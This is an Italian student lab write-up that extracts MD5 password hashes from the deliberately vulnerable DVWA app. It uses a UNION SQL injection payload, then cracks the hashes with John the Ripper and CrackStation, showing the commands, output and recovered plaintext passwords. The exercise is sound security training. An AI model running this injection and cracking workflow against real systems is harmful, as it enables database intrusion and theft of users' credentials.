

## ESERCIZIO DEL GIORNO – S6L4

**Obiettivo dell'Esercizio:** Recuperare le password hashate nel database della DVWA ed eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

### Istruzioni per l'Esercizio:

#### 1. Recupero delle Password dal Database:

Accedete al database della DVWA per estrarre le password hashate.

Assicuratevi di avere accesso alle tabelle del database che contengono le password.

#### 2. Identificazione delle Password Hashate:

Verificate che le password recuperate siano hash di tipo MD5.

#### 3. Esecuzione del Cracking delle Password:


Utilizzate uno o più tool per craccare le password:

Configurate i tool scelti e avviate le sessioni di cracking.

#### 4. Obiettivo:


Craccare tutte le password recuperate dal database.

Per svolgere questo esercizio, prima di tutto ci rechiamo sulla DVWA e settiamo il livello di sicurezza “low”, in modo da poter andare a svolgere con facilità le SQL injecton.



Una volta eseguito questo semplice passaggio, ci rechiamo nella sezione dedicata alle SQL injection, e sapendo già com'è strutturato quel database, andiamo ad eseguire la query identica a quella eseguita nello scorso esercizio, ovvero: **' UNION SELECT user\_id, password from USERS -- .**


Come sappiamo, questa query così strutturata, ci tirerà fuori dal database tutti gli ID e le rispettive password, che saranno però in formato hash MD5.



Prima di andarle a decriptare però, ci dobbiamo assicurare che il formato sia effettivamente quello. Possiamo farlo facilmente, considerando che un hash MD5 è sempre lungo **32 caratteri esadecimali**, che includono numeri da **0 a 9** e lettere da **a a f**.


Dopo aver verificato questa condizione, possiamo provare a decriptare tramite John the Ripper.

Per prima cosa trascrivo le varie password affiancate dal loro ID in un file di testo .txt, che poi utilizzerò con JTR.



Una volta trascritte, utilizzeremo il terminale per provare a decriptare queste password tramite JTR.

Utilizziamo il comando John + nome del file (nel nostro caso “john Password.txt”) e vediamo cosa succede.



```
francesco@kali: ~  
File Actions Edit View Help  
Password.txt attaccodos.py eserciziobonus.py eserciziovenerdi.py.save httprequests.py  
  
(francesco@kali)-[~]  
$ john Password.txt  
Warning: detected hash type "LM", but the string is also recognized as "dynamic-md5($p)"  
Use the "--format=dynamic-md5($p)" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"  
Use the "--format=HAVAL-128-4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "MD2"  
Use the "--format=MD2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mdc2"  
Use the "--format=mdc2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash"  
Use the "--format=mscash" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash2"  
Use the "--format=mscash2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "NT"  
Use the "--format=NT" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"  
Use the "--format=Raw-MD4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"  
Use the "--format=Raw-MD5" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"  
Use the "--format=Raw-MD5u" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"  
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"  
Use the "--format=ripemd-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"  
Use the "--format=Snefru-128" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"  
Use the "--format=ZipMonster" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Using default target encoding: CP850  
Loaded 10 password hashes with no different salts (LM [DES 128/128 SSE2])  
Warning: poor OpenMP scalability for this hash type, consider --fork=3  
Will run 3 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
Proceeding with incremental:LM_ASCII
```

Nella prima prova ho notato che stava impiegando troppo tempo; perciò, ho provato ad essere più specifico.

Conoscendo già il formato della password, ho provato a specificarlo anche a JTR in modo che sapesse già come decriptare, così facendo si velocizza di molto il processo.

Ho eseguito il seguente comando: “john --format=raw-md5 Password.txt” ed ecco il risultato:

```
(francesco@kali)-[~]
$ john --format=raw-md5 Password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (User1)
password      (User5)
abc123        (User2)
letmein       (User4)
Proceeding with incremental:ASCII
charley       (User3)
5g 0:00:00:00 DONE 3/3 (2025-01-16 14:56) 9.090g/s 331858p/s 331858c/s 364992C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(francesco@kali)-[~]
```

In questo caso JTR è riuscito subito a decriptare le password tramite il file che gli abbiamo fornito, specificando anche a quale ID (user) appartengono.

Adesso per provare un metodo diverso, andiamo online e proviamo a decriptare le stesse password tramite il tool Crackstation:


# CrackStation

ackStation Password Hashing Security Defuse Security

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99

☐ Non sono un robot   
Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1.+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

Possiamo vedere che il risultato è lo stesso.